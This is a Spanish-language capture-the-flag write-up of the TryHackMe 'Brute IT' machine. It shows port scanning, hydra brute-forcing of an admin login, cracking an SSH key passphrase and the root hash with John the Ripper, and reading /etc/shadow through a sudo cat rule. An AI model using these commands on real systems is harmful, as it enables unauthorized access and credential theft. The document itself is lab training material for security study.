[Write-Up THM]
Brute IT

Carlos Caminero

Máquina de TryHackMe: https://tryhackme.com/room/bruteit

Empezamos con la fase de reconocimiento activo. Primero, realizaremos un escaneo inicial de puertos:

```
┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# nmap 10.10.178.195 --open -oN init-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 04:33 EDT
Nmap scan report for 10.10.178.195
Host is up (0.042s latency).
Not shown: 840 closed tcp ports (reset), 158 filtered tcp ports (no-respons
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds
```


Vemos que aloja un servidor SSH y un servidor web escuchando en el puerto 80. Como segundo paso del escaneo, lanzaremos los scripts automáticos de NMAP (con -sC) y obtendremos la versión de los servicios (con -sV), en busca de alguna posible vulnerabilidad:

```
┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# nmap -p 22,80 -sC -sV 10.10.178.195 -oN version-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 04:35 EDT
Nmap scan report for 10.10.178.195
Host is up (0.48s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 4b0ebf14fa54b35c4415edb25da0ac8f (RSA)
|   256 d03a8155135e870ce8521ecf44e03a54 (ECDSA)
|_  256 dace79e045eb1725ef62ac98f0cfbb04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```


Con este segundo análisis hemos descubierto dos cosas:

- La máquina aloja un servidor web Apache con versión 2.4.29 y su página principal es la que viene por defecto.
- El sistema anfitrión es un Linux.


A través del navegador Firefox, visualizamos la página principal del servidor de Apache:



Utilizaremos el repositorio de listas **SecLists** (https://github.com/danielmiessler/SecLists), para lanzar un ataque de diccionario al servidor web en busca de directorios ocultos. Para ello, utilizaremos la herramienta **gobuster**:



Descubrimos un URI llamado **/admin**. Si accedemos a esa dirección, nos mostrará una página de login:




A priori, desconocemos el usuario y la contraseña. Si accedemos al código fuente, veremos un comentario que dejaron los programadores:

```
    <div class="main">
        <form action="" method="POST">
            <h1>LOGIN</h1>


            <label>USERNAME</label>
            <input type="text" name="user">

            <label>PASSWORD</label>
            <input type="password" name="pass">

            <button type="submit">LOGIN</button>
        </form>
    </div>

    <!-- Hey john, if you do not remember, the username is admin -->
</body>
</html>

```

Hemos descubierto que hay un posible usuario que se llama *john* y uno que se llama *admin* (administrador). Al tratarse de un formulario de login que utiliza métodos POST subyacentes, la herramienta más cómoda personalmente, para intentar realizar fuerza bruta es *hydra*.

Para que el ataque tenga éxito tenemos que ver como se comporta la página web cuando introducimos una contraseña incorrecta:



Una vez conocido esto, procederemos a utilizar *hydra:*


```
┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# hydra -l admin -P /usr/share/SecLists/Passwords/xato-net-10-million-passwords-10
0000.txt 10.10.178.195 http-post-form "/admin/:user=^USER^&pass=^PASS^:F=invalid"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-02 04:55:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100000 login tries (l:1/p:100000
), ~6250 tries per task
[DATA] attacking http-post-form://10.10.178.195:80/admin/:user=^USER^&pass=^PASS^:F=
invalid
[80][http-post-form] host: 10.10.178.195   login: admin   password: xa[redacted]
```

Nos logueamos y veremos lo siguiente:

Hello john, finish the development of the site, here's your RSA private key.

THM{[redacted]

Si accedemos al enlace nos mostrará la clave privada RSA del usuario jhon:



La copiaremos en un fichero aparte, obtendremos su passphrase con ayuda de John The Ripper, y como tiene habilitado un servidor SSH, podremos entrar en el sistema como el usuario *john*.

Para poder realizar un ataque de diccionario con la herramienta *John The Ripper*, utilizaremos **ssh2john** para generar un formato que sepa interpretar:

```
┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# vim john-rsa-key

┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# ssh2john john-rsa-key > john-rsa-key-to-crack
```

Una vez hecho esto, podremos hallar la passphrase:

```
┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# john --format=SSH --wordlist=/usr/share/wordlists/rockyou.txt john-rsa-key-to-crack
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rock[redacted] (john-rsa-key)
1g 0:00:00:00 DONE (2023-04-02 05:05) 33.33g/s 2420Kp/s 2420Kc/s 2420KC/s saloni..rock14
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ya tenemos todo listo para entrar en el sistema, utilizando la clave privada de john:

```
┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# chmod 600 john-rsa-key

┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# ssh john@10.10.178.195 -i john-rsa-key
The authenticity of host '10.10.178.195 (10.10.178.195)' can't be established.
ED25519 key fingerprint is SHA256:kuN3XXc+oPQAtiO0Gaw6lCV2oGx+hdAnqsj/7yfrGnM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.178.195' (ED25519) to the list of known hosts.
Enter passphrase for key 'john-rsa-key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)
```

En el directorio $HOME de john, tendremos acceso a la bandera *user.txt*:

```
john@bruteit:~$ ls
user.txt
```

Ejecutaremos *sudo -l*, para comprobar si el usuario john tiene permisos especiales de ejecución al pertenecer al grupo sudo:

```
john@bruteit:~$ groups
john sudo
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
```

Vemos que el usuario puede ejecutar el comando *cat* como root sin necesitar contraseña. Esto nos permite poder leer el fichero /etc/shadow:

```
john@bruteit:~$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4inf
DjI88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
```

Crackearemos la contraseña de root con John The Ripper:

```
┌──(root㉿kali)-[/home/kali/thm/brute-it]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt root-shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
f[redacted]   (root)
1g 0:00:00:00 DONE (2023-04-02 05:16) 11.11g/s 5688p/s 5688c/s 5688C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Con ello, habremos conseguido la contraseña de root.

Elevamos privilegios y obtenemos la bandera:

```
john@bruteit:~$ su - root
Password:
root@bruteit:~# ls
root.txt
root@bruteit:~# cat root.txt
THM[redacted]}
root@bruteit:~#
```

¡CTF superado!